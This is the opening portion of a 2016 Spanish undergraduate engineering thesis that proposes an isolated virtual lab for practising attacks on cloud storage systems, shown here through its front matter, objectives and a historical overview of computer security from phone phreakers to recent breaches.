ESCUELA TÉCNICA SUPERIOR DE INGENIEROS INDUSTRIALES Y DE TELECOMUNICACIÓN

UNIVERSIDAD DE CANTABRIA

Trabajo Fin de Grado

LABORATORIO VIRTUAL PARA EL ESTUDIO DE VULNERABILIDADES EN LA NUBE

(Virtual Lab applied to the cloud's vulnerabilities study)

Para acceder al Título de

Graduado en
Ingeniería de Tecnologías de Telecomunicación

Autor: Tomás Llorente Cabello

Octubre - 2016

Agradecimientos

En primer lugar, me gustaría dedicar este trabajo a todas las personas que me han ayudado durante estos años y agradecerles su apoyo y confianza.

A mi familia, por facilitarme siempre las cosas, animarme en los momentos más difíciles y no dejar de creer en mí en ningún momento.

A mis compañeros de clase, con los que he compartido estos cuatro años de buenos y malos momentos y con los que espero seguir disfrutando muchos más.

A Alberto, mi tutor en la última etapa de la carrera, por haberme dado la oportunidad de realizar este proyecto, guiándome y ayudándome en los momentos más difíciles.

Contenido

1 Introducción y objetivos 1
1.1 Introducción 1
1.2 Motivación 2
1.3 Objetivos 2
1.4 Organización del documento 3
2 El Concepto de Seguridad 4
2.1 Comienzo de los ordenadores 4
2.2 Inicio de la seguridad informática: años setenta 5
2.3 Los años dorados y posterior persecución: años ochenta 6
2.4 El boom de la seguridad 7
2.5 La seguridad en el siglo XXI 8
2.6 Seguridad en la nube 10
3 Aspectos Teóricos 11
3.1 Ataque de Dispositivo 11
3.1.1 OS Exploit[10] 11
3.1.2 Cambios de Perfil 11
3.1.3 Alteración de procesos de sistema 12
3.1.4 Ataque físico (USB) 12
3.2 Ataque de Aplicación 12
3.2.1 Apps vulnerables 12
3.2.2 Apps maliciosas 13
3.2.3 Malware[12] 13
3.2.4 Exploits del navegador 17
3.2.5 Inyección SQL (SQLi) 18
3.2.6 Cross-Site Scripting (XSS) 19
3.3 Ataque de Red 20
3.3.1 Man in the middle 20
3.3.2 Punto de acceso falso 21
3.3.3 Antena falsa 21
3.3.4 Denegación de servicio distribuida (DDOS)[16] 21
3.4 Herramientas 21
3.4.1 Metasploit Framework[17] 22
3.4.2 Nessus[18] 24
3.4.3 OpenVas[19] 25
3.4.4 Maltego[20] 26
3.4.5 Uniscan[21] 26
3.4.6 Zed Attack Proxy (ZAP)[22] 27
3.4.7 BeEFXSS[23] 28
3.4.8 Nmap[24] 29
3.4.9 Lynis[25] 30
3.4.10 Inurlbr[26] 31
4 Aspecto Prácticos 33
4.1 Etapa I – Preparación 33
4.2 Etapa II - CentOS 34

4.3 Etapa III - Prueba de Herramientas 34
4.3.1 Lynis 34
4.3.2 Inurlbr y Maltego. 35
4.3.3 Nessus y OpenVAS 35
4.3.4 Uniscan 36
4.4 Etapa IV - Cambio de Sistema Operativo 36
4.4.1 Seattle v.0.3 37
4.4.2 BadStore 37
4.4.3 Windows XP 38
4.5 Etapa V – Explotación de las vulnerabilidades 39
5 Conclusiones 59
6 Aplicaciones y Líneas Futuras 61
7 Referencias 63

Índice de Figuras

FIGURA 1 – EVOLUCIÓN EN MILLONES DEL NÚMERO DE INCIDENTES REPORTADOS POR AÑO. (FUENTE: THE GLOBAL STATE OF INFORMATION SECURITY 2015) 4
FIGURA 2 - SILBATO UTILIZADO POR JOHN DRAPER PARA GENERAR LA SEÑAL DE 2600 HZ 5
FIGURA 3 – VECTORES DE ATAQUE MÁS COMUNES. 8
FIGURA 4 - VENTANAS EMERGENTES CREADAS POR ADWARE 14
FIGURA 5- EJEMPLO DE PHISING 16
FIGURA 6 - PANTALLA MOSTRADA POR EL "VIRUS DE LA POLICÍA" EN EL ORDENADOR DE LA VICTIMA 17
FIGURA 7 - INFECCIÓN DE LA VÍCTIMA A TRAVÉS DEL RAMSOMWARE CERBER 18
FIGURA 8 – EJEMPLO DE ATAQUE CROSS-SITE SCRIPTING (XSS) 20
FIGURA 9 - EJEMPLO DE ATAQUE MAN IN THE MIDDLE 20
FIGURA 10 - CLI METASPLOIT 22
FIGURA 11 - INTERFAZ GRÁFICA ARMITAGE 23
FIGURA 12 - EJEMPLO DE RESULTADOS DE ANÁLISIS EN NESSUS 24
FIGURA 13 - INFORME DE ANÁLISIS OPENVAS 25
FIGURA 14 - INTERFAZ UNISCAN 27
FIGURA 15 - INTERFAZ ZAP 28
FIGURA 16 - INTERFAZ BEEFXSS 29
FIGURA 17 - REPORTE DE LYNIS DURANTE EL ANALISIS 31
FIGURA 18 - MOTORES SOPORTADOS INURLBR 32
FIGURA 19 - ESQUEMA DEL LABORATORIO. A LA IZQUIERDA LA MAQUINA ATACANTE Y A LA DERECHA LA MAQUINA OBJETIVO QUE MONTARÁ EL SERVIDOR CLOUD 33
FIGURA 20 - CUOTA DE MERCADO DE SITIOS ACTIVOS (FUENTE: NEWS.NETCRAFT.COM) 34
FIGURA 21 – EXTRACTO DE LOS RESULTADOS DE LYNIS 35
FIGURA 22 - EXTRACTO DE REPORTE DE VULNERABILIDADES DE NESSUS 36
FIGURA 23 - EXTRACTO DE REPORTE DE NESSUS SOBRE SEATTLE V0.3 37
FIGURA 24 - RESULTADOS DEL ANÁLISIS DE VULNERABILIDADES DE ZAP CONTRA WINDOWS XP 38
FIGURA 25 - RESULTADOS DEL ANÁLISIS DE VULNERABILIDADES DE OPENVAS CONTRA WINDOWS XP 38
FIGURA 26 - CAPTURA DE NMAP 39
FIGURA 27 - BÚSQUEDA DEL EXPLOIT 40
FIGURA 28 - OPCIONES DEL EXPLOIT 40
FIGURA 29 - OPCIONES DE PAYLOAD 40
FIGURA 30 - OPCIONES DEL PAYLOAD 41
FIGURA 31 - RESULTADO DEL LANZAMIENTO DEL EXPLOIT 41
FIGURA 32 - BÚSQUEDA Y LANZAMIENTO DE ATAQUES 41
FIGURA 33 - OPCIONES PARA EL LANZAMIENTO DEL EXPLOIT 42
FIGURA 34 - OBTENCIÓN DE INFORMACIÓN DEL SISTEMA 42
FIGURA 35 - COMANDO PARA COMPROBAR LOS PRIVILEGIOS ACTUALES 43
FIGURA 36 - ESCALADA DE PRIVILEGIOS DESDE LA INTERFAZ DE ARMITAGE 43
FIGURA 37 - ESCALADA DE PRIVILEGIOS CON EL COMANDO "GETPRIVS" 43
FIGURA 38 - PRUEBAS DEL COMANDO "GETSYSTEM" 44
FIGURA 39 - ESCALADA DE PRIVILEGIOS MIGRANDO DE PROCESO 45
FIGURA 40 - LISTA DE TOKENS 45
FIGURA 41 - SELECCIÓN DE TOKEN A SUPLANTAR 45
FIGURA 42 - EJEMPLO DE ROBO DE TOKEN 46
FIGURA 43 - EJEMPLO DE CAPTURA DE TECLADO 46
FIGURA 44 - CAPTURA DEL TECLADO A TRAVÉS DE ARMITAGE 47
FIGURA 45 - OPCIÓN DE CAPTURA DE PANTALLA DE ARMITAGE 47
FIGURA 46 - CAPTURA DE PANTALLA 47
FIGURA 47 - EJEMPLO DE OBTENCIÓN DE HASHES CON HASHDUMP 48

FIGURA 48 - OBTENCIÓN DE HASHES MEDIANTE SMART_HASHDUMP 48
FIGURA 49 - EJEMPLO DEL SNIFFER DE TRAFICO 49
FIGURA 50 - OPCIONES PARA CREAR BACKDOOR 49
FIGURA 51 - EJEMPLO DE CREACIÓN DE BACKDOOR 50
FIGURA 52 - ELIMINACIÓN DE BACKDOOR 50
FIGURA 53 - SCRIPT A INSERTAR PARA CAPTURAR EL NAVEGADOR 50
FIGURA 54 - DESCARGA Y SUBIDA DEL ARCHIVO INDEX.PHP 50
FIGURA 55 - LISTA DE ZOMBIES Y DE COMANDOS DE BEEFXSS 51
FIGURA 56 - LANZAMIENTO DE COMANDO "PRETTY THEFT" 51
FIGURA 57 - EJEMPLO DE OBTENCIÓN DE DATOS DE FB A TRAVÉS DE BEEFXSS 52
FIGURA 58 - CAPTURA DE PANTALLA CON EL MODULO "SPYDER EYE" 52
FIGURA 59 - DETECCIÓN DE BLOQUEADOR DE POP-UP 53
FIGURA 60 - OBTENCIÓN DE LA GEOLOCALIZACIÓN A TRAVÉS DE BEEFXSS 53
FIGURA 61 - LANZAMIENTO DEL EXPLOIT "BROWSER_AUTOPWN" 53
FIGURA 62 - CARGA DE LOS EXPLOITS A LANZAR CONTRA LA VICTIMA QUE ACCEDA A LA DIRECCION LOCAL IP 54
FIGURA 63 - LANZAMIENTO DEL MÓDULO DE REDIRECCIÓN. 54
FIGURA 64 - REDIRECCIÓN DEL NAVEGADOR 54
FIGURA 65 - LANZAMIENTO DE COMANDOS DESDE LA CONSOLA PARA CAMBIAR LA CONTRASEÑA DEL USUARIO PRUEBA1 55
FIGURA 66 - EL NAVEGADOR DEJA DE RESPONDER AL EJECUTAR EL COMANDO 55
FIGURA 67 - ARCHIVO "CONFIG.PHP" MODIFICADO. 56
FIGURA 68 - MENSAJE DE ERROR AL INTENTAR ACCEDER A OWNCLOUD DESPUÉS DE MODIFICAR EL USUARIO DE LA BASE DE DATOS. 56
FIGURA 69 - REGISTRO DE WINDOWS 57
FIGURA 70 - REGISTRO DE WINDOWS 57
FIGURA 71 - EJECUCION DEL COMANDO "CLEAREV" 58
FIGURA 72 - REGISTRO DE WINDOWS DESPUÉS DE SER LIMPIADO. 58

Listado de acrónimos

[1] PENTESTING - PENETRATION TESTING
[2] PHREAKER - PHONE FREAK HACKER
[3] MIT - MASSACHUSETTS INSTITUTE OF TECHNOLOGY
[4] BBS - BULLETIN BOARD SYSTEMS
[5] ARPANET - THE ADVANCED RESEARCH PROJECTS AGENCY NETWORK
[6] CNN - CABLE NEWS NETWORK
[7] SMS - SHORT MESSAGE SERVICE
[8] USB – UNIVERSAL SERIAL BUS
[9] MALWARE - MALICIOUS SOFTWARE
[10] RANSOMWARE – RAMSOM SOFTWARE
[11] SPYWARE – SPY SOFTWARE
[12] ADWARE – ADVERTIES SOFTWARE
[13] KEYLOGGERS – KEY LOGGER
[14] P2P – PEER TO PEER
[15] BACKDOORS – BACK DOOR
[16] HTML - HYPERTEXT MARKUP LANGUAGE
[17] PDF - PORTABLE DOCUMENT FORMAT
[18] OWASP - OPEN WEB APPLICATION SECURITY PROJECT
[19] SQL - STRUCTURED QUERY LANGUAGE
[20] XSS - CROSS-SITE SCRIPTING
[21] VBSCRIPT - VISUAL BASIC SCRIPT EDITION
[22] DOM - DOCUMENT OBJECT MODEL
[23] MITM - MAN IN THE MIDDLE
[24] SSL - SECURE SOCKETS LAYER
[25] GSM - GLOBAL SYSTEM FOR MOBILE COMMUNICATIONS
[26] DDOS - DISTRIBUTED DENIAL OF SERVICE
[27] CLI - COMMAND LINE INTERFACE
[28] CGI - COMMON GATEWAY INTERFACE
[29] GPL 3 - GENERAL PUBLIC LICENSE 3.0
[30] ZAP - ZED ATTACK PROXY
[31] DNI-E – DOCUMENTO NACIONAL DE IDENTIDAD ELECTRONICO
[32] BEEF - BROWSER EXPLOITATION FRAMEWORK
[33] OS – OPERATING SYSTEM
[34] SSH - SECURE SHELL
[35] URL - UNIFORM RESOURCE LOCATOR

1 RESUMEN

En el mundo actual se almacena gran cantidad de información en la nube. Mucha de ella es comprometida y protegerla es un punto importante. Este proyecto nace de la necesidad de encontrar un entorno seguro sobre el que probar los ataques que pueden explotar las vulnerabilidades que presenta.

Durante su realización se han probado varios sistemas operativos que presentaban diferentes vulnerabilidades explotables, con la intención de encontrar uno que pueda actuar como servidor del sistema de almacenamiento de archivos, lo que actualmente se denomina servicios en nube.

Posteriormente, con cada opción se ha realizado una réplica de un proceso de análisis de vulnerabilidades, o lo que se conoce como pentesting, con el fin de evaluar los sistemas y obtener una visión clara de las características de las diferentes herramientas disponibles.

Para finalizar, se propone un entorno de laboratorio virtual que, cumpliendo la condición de seguridad comentadas, permite realizar ataques aprovechando diferentes tipos de vulnerabilidades asociadas a los diferentes sistemas víctimas.

2 ABSTRACT

Nowadays, amount of information is collected in the cloud. Much of it is reserved and protect it is a meaningful point. This project born of the necessity to find a secure environment on which to test attacks that they be able to exploit vulnerabilities that this present.

During the realization time, several operating systems that had different exploitable vulnerabilities had been used, with the target to find one that it will be able to be like server of file storage system, known as cloud services.

Subsequently, with each option has been made a replica of a pentesting (penetration test), with the purpose of evaluate the systems and get a clear vision of the features of the different available tools.

Finally, is proposed a virtual lab environment that according to the security conditions mentioned that let to do attacks taking advantage of different vulnerabilities associated to the prey systems.

1 INTRODUCCIÓN Y OBJETIVOS

En este capítulo se comenzará con una breve introducción de los aspectos tratados a lo largo de su realización para, a continuación, enumerar las motivaciones y los objetivos marcados, y finalmente concluir explicando la distribución del documento en sí.

1.1 Introducción

Frecuentemente aparecen noticias sobre diferentes ciberataques a personas importantes, bancos o gobiernos con datos impactantes. Robos de fotografías, información confidencial, cuentas de usuario, caídas del servicio o incluso dinero son algunos de los propósitos más comunes para los atacantes. También es cada vez más común la realización de ejemplos de hacking ético en programas de entretenimiento, en el que el hacker demuestra lo sencillo que son estos ataques, por ejemplo, el robo de información sensible como contraseñas o cuentas bancarias, simplemente creando una red Wi-Fi falsa en un aeropuerto.

Pese a que el tema de la ciberseguridad cada vez tiene más fuerza y se está tratando de dar más información sobre él, sigue siendo notable que la falta de educación en este campo sigue siendo una tarea pendiente a día de hoy. Prácticamente la totalidad de la población utiliza dispositivos con conexión a internet diariamente, y solo un pequeño porcentaje de ellos son conscientes de los riesgos que esto supone. Además, no todos estos son poseedores de los conocimientos necesarios para no ser víctimas de estos ataques.

Los desarrolladores y las empresas son conscientes de los riesgos que van apareciendo diariamente y realizan continuas actualizaciones con parches de seguridad para tapar agujeros conocidos que hacen sus sistemas más seguros frente a ataques. A pesar de este esfuerzo, un paso en falso realizado por un usuario puede hacer que todos los recursos invertidos por la empresa en cuestión, tanto económicos como de tiempo para conseguir hacer que su producto sea lo más seguro posible, no sirvan para nada. Por ejemplo, si un usuario tiene alojadas fotos personales en un sistema de alojamiento de archivos, y un cibercriminal consigue engañarlo de alguna manera, para que este le entregue su usuario y contraseña, toda la seguridad de este sistema en la nube no habrá servido para nada, ya que el cibercriminal no necesitará romper ninguna de las barreras en las que ha estado trabajando la empresa para acceder a las fotos del usuario.

Con esta perspectiva es necesario realizar un esfuerzo en la educación de los usuarios finales sobre los riesgos reales a los que se exponen diariamente cada vez que se conectan a internet y enseñarles a no caer en las continuas trampas a las que los ciberdelincuentes les hacen enfrentarse diariamente.

Partiendo de esta falta de información, en este trabajo se propone un laboratorio virtual que permita realizar pruebas de diferentes cibertaques, obteniendo un entorno sobre el que se puedan simular este tipo de acciones sin el peligro de poner en riesgo a

sistemas reales, y por supuesto, sin caer en la comisión de ningún tipo de "ciber-delito", ni que se pueda entender el tráfico resultante como "sospechoso" por la red.

1.2 Motivación

La única política de seguridad viable para la protección de la información es aquella que cubre todas las posibles brechas. Las organizaciones criminales, cuando ejecutan ataques dirigidos contra una corporación, tratan de abrirse camino de cualquier modo posible, así que sucesivamente intentan comprometer todas las vías de acceso disponibles. Por esta razón, la seguridad de un sistema completo equivale a tener la certeza de que se ha cubierto su frente menos protegido. Las estrategias de seguridad que no están adecuadamente resguardadas contra todos los vectores de ataque posibles resultan completamente inútiles frente a ataques avanzados.

La mejor forma de conocer el funcionamiento de estas amenazas y poder prevenirlas posteriormente es llevando a cabo estos ataques en primera persona. Realizar esto puede ser un serio problema, ya que hacer pruebas sobre sistemas reales suele estar asociado con la comisión de un delito siempre que no haya consentimiento firmado expreso por parte de los propietarios de los elementos comprometidos. Como consecuencia, la docencia en este tipo de materias resulta extremadamente compleja, ya que la experimentación pasa por el trabajo, en el mejor de los casos, "alegal" del alumno, que puede llegar a ser considerado como "otro" hacker más. La falta de entornos seguros que permitan probar y conocer de primera mano los diferentes tipos de ataques que comprometen las vulnerabilidades de los sistemas es la principal motivación de este proyecto.

1.3 Objetivos

De acuerdo con lo anterior, el objetivo fundamental de este Trabajo es la definición y desarrollo de un entorno de aprendizaje y experimentación de técnicas de ciberseguridad, incluyendo la emulación de ataques, vulnerabilidades y contramedidas. Dentro de esta definición global, se pueden identificar una serie de objetivos secundarios, entre los que destacan como requisitos mínimos los siguientes:

- Identificación de un servicio basado en el concepto de nube (Cloud) que presente vulnerabilidades explotables, así como un sistema operativo que permita recrear el servicio, actuando como servidor sobre el que poder alojarlo.
- Identificación de las principales herramientas utilizadas en la búsqueda y explotación de vulnerabilidades.
- Creación de un entorno seguro completamente aislado de Internet que permita hacer uso de los resultados de los dos puntos anteriores y así evitar incurrir en acciones ilegales, introducir tráfico de red "sospechoso" o generar falsos positivos en los sistemas de protección de las redes circundantes.
- Demostración de la aplicación del entorno desarrollado, asegurando su correcto funcionamiento mediante la explotación de las vulnerabilidades más interesantes utilizando las herramientas identificadas en el segundo punto.

1.4 Organización del documento

El presente documento sigue una estructura compuesta por siete capítulos cohesionados entre sí, de forma que se complete un enfoque tanto teórico como practico de los aspectos comentados a lo largo del proyecto.

Se comienza el documento con un capítulo de **Introducción,** donde se introduce al lector dando una visión general de la motivación y los aspectos que se van a explicar a lo largo del trabajo.

A continuación, en el capítulo **El Concepto de Seguridad** se realiza un repaso a la evolución de este campo a lo largo de su historia, concluyendo con un análisis del estado actual de la misma.

Después, se sigue con la explicación de los **Aspecto Teóricos** necesarios para entender el desarrollo del proyecto. En este capítulo se incluyen tanto los ataques que se han tratado en el trabajo como las herramientas utilizadas para su explotación.

Una vez tratada la parte teórica, se procede a explicar los **Aspectos Prácticos** en los que se incluye el desarrollo del proyecto, con sus diferentes etapas.

Por último, se encuentran los capítulos de **Conclusiones,** donde se hará una valoración a partir de los resultados del proyecto y **Aplicaciones y Líneas Futuras,** capitulo que incluirá tanto los ejemplos de uso más directos del proyecto como las posibles utilidades que puede tener en un futuro.

2 EL CONCEPTO DE SEGURIDAD

La seguridad informática comenzó a fraguarse tal y como la conocemos hoy en día principalmente al comienzo de este siglo. Desde principios del siglo pasado, los primeros piratas del mundo electrónico/eléctrico empezaron a realizar sus andanzas tras la aparición de las líneas de comunicaciones telegráficas. Con la aparición del ordenador personal e Internet, el concepto de seguridad informática comienza a tener sentido, y tras el cambio de siglo, se forja un nuevo término, el de ciberdelincuencia, motivado por un gran crecimiento del número de incidentes de seguridad informática. Como se muestra la figura inferior, esta tendencia ha continuado durante los últimos años y dicho crecimiento no parece que vaya a remitir en los próximos años. Estas expectativas hacen de este un campo puntero, en el que se requiere gran cantidad de recursos, y especialmente de personal especializado, que hasta ahora solamente ha podido formarse de forma autodidacta y muchas veces en los límites de la legalidad.




Figura 1 – Evolución en millones del número de incidentes reportados por año. (Fuente: The Global State of Information Security 2015)

2.1 Comienzo de los ordenadores

Las primeras líneas de teléfono empezaron a extenderse a principios del siglo XX. Estos sistemas albergaban importantes fallos de seguridad física que eran explotados por los intrusos que accedían a estos, pudiendo desviar llamadas a su antojo, escuchar conversaciones pinchando la línea, etc. En esta época la ingeniería social, es decir, la manipulación de las personas para obtener un fin, resultaba de gran utilidad para el atacante, ya que el personal de las compañías telefónicas no estaba concienciado con los riesgos que tenía delante y existían numerosos procedimientos realizados manualmente. Son los tiempos de los que más tarde se denominaron “phreakers”, para diferenciarlos de los que realizaban acciones similares, pero en sistemas informáticos, los denominados “hackers”.

Los primeros hackers reconocidos datan de los años sesenta: un grupo de jóvenes estudiantes del MIT expertos en manejar los sistemas mainframe de la época. Sin embargo, el término hacker era utilizado en estos primeros años para describir a personas obsesionadas por aprender todo lo posible sobre los sistemas electrónicos.

2.2 Inicio de la seguridad informática: años setenta

En los años setenta surge la subcultura hacker cercana solo en parte a la que conocemos hoy en día. Con estos conocimientos, llamadas gratuitas, escuchas ilegales, y multitud de opciones más, están al alcance de estos intrusos. Los sistemas manuales para encaminar llamadas telefónicas operados por personas han sido sustituidos a estas alturas por sistemas automáticos operados por ordenadores que evitan algunos de los riesgos de seguridad que había hasta este momento. Sin embargo, dichos sistemas, basados en su mayoría en tonos multifrecuencia, permiten nuevos ataques de personas malintencionadas. Como el canal utilizado para comunicarse es el mismo que se utiliza para señalizar, los intrusos una vez conocidas las frecuencias de señalización emiten tonos especiales para evitar tarificar las llamadas, realizar desvíos, etc., y así los phreakers pasan a ser considerados como verdaderos hackers.

John Draper [1], también conocido como el Capitán Crunch, se hizo famoso en esta época y es considerado el gurú de los phreakers. Su sobrenombre se debe a que generó una señal de 2600 Hz para evitar tarificar, utilizando el silbato que regalaban con la compra de la caja de cereales del Capitán Crunch. Draper no sólo se dedicó a cursar llamadas gratuitas, sino que llegó a manipular también los ordenadores que controlaban todo el sistema.

Figura 2 - Silbato utilizado por John Draper para generar la señal de 2600 Hz

Desde el punto de vista de protección, en los años setenta comienzan a realizarse estudios dentro del ambiente universitario y militar sobre la necesidad de seguridad informática como tal, dado que con anterioridad la única seguridad de la que se hablaba era la física, ampliando la misma para proteger los ordenadores como un activo más.

En 1975 aparece el primer ordenador personal, Altair 8800[2], con lo que empieza a extenderse el concepto de hacker entre los usuarios. La aparición de estos ordenadores,

junto con la proliferación de las redes de comunicaciones cambiaría para siempre el modelo de seguridad. Ya no bastaba con una protección del ordenador central y terminales asociados, dado que desde los pequeños ordenadores situados a miles de kilómetros se podía acceder al servidor central como si se estuviese en la misma habitación. Hasta la fecha, prácticamente todos los controles de seguridad se limitan a controles físicos como seguridad de acceso a la sala, edificio y protección ante catástrofes, tales como fuego, inundación o falta de fluido eléctrico, lo que a partir de este momento no sería suficiente.

2.3 Los años dorados y posterior persecución: años ochenta

La extensión de los ordenadores personales por todos los hogares hace crecer el grupo de intrusos potenciales. El gran auge de los estos sistemas, unido al éxito arrasador en 1984 de la película de culto "Juegos de Guerra"[3], de John Badham, catapultan en masa a grupos de jóvenes hacia la subcultura hacker. Esta subcultura va cobrando fuerza y se va extendiendo rápidamente, gracias a la interconexión de redes facilitada primero por las BBS[4] (Bulletin Board Systems), y posteriormente por Internet.

En 1984 aparecen los primeros grupos de hackers dedicados a la seguridad. El grupo 414 y Legion of Doom[5] datan de esta época. Dichos grupos accedían a múltiples sistemas informáticos de empresas, provocando la ira y desconcierto de los administradores de los mismos. Durante esta época, aun se seguía hablando sobre seguridad principalmente dentro de los departamentos militares, universidades y grandes empresas. El nacimiento de estos grupos provocó que aparecieran los primeros programas para detectar intrusos y proteger sistemas.

La mayoría de empresas aun no eran realmente conscientes de hasta qué punto podían llegar a ser vulnerables para estos grupos y se limitaban a utilizar la informática como una herramienta, obviando los eventuales problemas de seguridad que pudieran tener para sus negocios.

A partir del año 1985 las autoridades se plantean finalizar con los intrusos que por aquel entonces campan a sus anchas por el mundo digital sin ningún tipo de control y comienzan a publicar leyes para impedir que los hackers salgan impunes de sus fechorías. Por ejemplo, Criminal Code of Canada y Computer Fraud and Abuse Act en EE.UU. son publicados en esta época.

En la década de los ochenta aparecen también los primeros virus: en 1987, en la universidad de Delaware, se produce el primer incidente conocido, si bien al año siguiente se extiende por ARPANET, red precursora de Internet, un gusano creado por Robert Morris, que colapsó multitud de sistemas y está considerado como el primer incidente serio de seguridad de la red Internet.

A comienzos de los años noventa empieza la persecución de los hackers. La palabra comienza a perder su sentido original de joven experto con inquietudes y se asocia a delincuente. En enero de 1990 la red de AT&T, la mayor red en EE.UU., cae durante más

de 10 horas. Los rumores de haber sufrido un ataque informático se extienden y finalizan con la detención de numerosos expertos de seguridad, aunque la causa final fue un problema mecánico en un conmutador.

El primer hacker en aparecer en la lista del FBI como criminal más buscado fue Kevin Mitnick[6], también conocido como El Cóndor. El departamento de Justicia de Estados Unidos lo consideró como un terrorista electrónico por cometer delitos tales como:

- Creación de números telefónicos no tarificables.
- Robo de más de 20.000 números de tarjetas de crédito.
- Precursor de la falsificación de dirección IP conocida como IP spoofing.
- Burla al FBI durante más de 2 años.
- Robo de software de terminales telefónicos.
- Control de varios centros de conmutación en USA.
- Acceso ilegal a múltiples sistemas del gobierno.
- Acceso a los sistemas de Digital Equipment Corporation.

Finalmente fue detenido en 1995 tras atacar los sistemas del centro de supercomputación de San Diego. El administrador de seguridad del centro, Tsutomu Shimomura, al darse cuenta de la intrusión se tomó como un reto personal el dar caza a Mitnick. Después de múltiples rastreos fue localizado y dio parte al FBI, el cual rastreando la señal del teléfono móvil de Mitnick le dio caza en una detención digna de película. Justo cuando iba a ser detenido, generó una nueva señal idéntica en otra zona próxima y ocho horas con posterioridad a su detención grabó mensajes en el contestador de Tsutomu.

2.4 El boom de la seguridad

El final del siglo XX se caracterizó por una explosión de nuevas empresas, modelos de negocio, productos y técnicas de seguridad para combatir a los intrusos. El boom de Internet hace que numerosas empresas de nueva creación vean en él un gran mercado en auge y concentren su ámbito de actuación en la seguridad. Los departamentos de seguridad se extienden por todas las empresas y se comienza a concienciar a los usuarios sobre los riesgos.

La popularidad de Internet se extiende por todo el mundo: toda persona, desde los niños a los mayores, que se convierte en usuario de Internet es a su vez víctima. Desde otra perspectiva, los intrusos disfrutan de la facilidad que les confiere Internet para acceder a múltiples sistemas con unos conocimientos mínimos, lo que provoca que el número de intrusos potenciales crezca exponencialmente y los administradores se vean a menudo desbordados.

Dado que la seguridad informática está de moda, los ataques son ampliamente publicitados en los medios. No es que antes no existieran, sino que simplemente no ocupaban titulares debido al escaso interés del público.

2.5 La seguridad en el siglo XXI

El año 2000 se convierte en un año fatídico: junto a la caída por ataques de denegación de servicio sobre sitios emblemáticos de Internet como CNN o Yahoo, el virus "I Love You"[7], que en un solo día consiguió propagarse por todo el mundo y causar estragos en grandes compañías. Caídas del servicio y perdidas de información y dinero, entre otras, son las causas que hacen que la seguridad informática cobre mucha fuerza y las empresas tomen conciencia de su necesidad.

En los últimos años esta tendencia no ha cambiado en absoluto. Son conocidos los numerosos ataques que han sufrido grandes corporaciones recientemente. A pesar de los recursos invertidos en este campo, no se han librado del ataque de personas malintencionadas ni gobiernos ni organismos militares, siendo este tipo de ataques el que para muchos será clave en una hipotética tercera guerra mundial.

Tampoco han podido defenderse de los cibercriminales, bancos y grandes empresas, que han visto cómo sus servidores han sufrido caídas o accesos de personas no autorizadas, que después del ataque han liberado gran cantidad de información acerca de sus clientes. Un ejemplo de este tipo de ataques es el que sufrió Sony Pictures[8] en 2014, a través del cual se filtraron numerosas películas a la red que ni siquiera habían sido estrenadas por aquel entonces o el nuevo robo de información de 500 millones de cuentas a Yahoo que ha sido revelado recientemente.

También han estado presentes recientemente diferentes ataques contra la privacidad de las personas. Son varias las famosas que han visto como tras sufrir un ataque se filtraban fotos intimas en Internet que tenían alojadas en sus smartphones y en los servidores cloud.

Antes de entrar en detalles en los diferentes aspectos tratados a lo largo de este proyecto es importante conocer las amenazas más comunes en la actualidad. En la siguiente figura se muestran los tres vectores de ataque más generalizados con algunos de sus tipos de ataque más conocidos y las consecuencias que estos pueden acarrear si un ciberdelincuente consigue llevarlos a cabo con éxito frente a una corporación. Posteriormente se verán en detalle los ataques más destacados de todos los vectores mencionados.

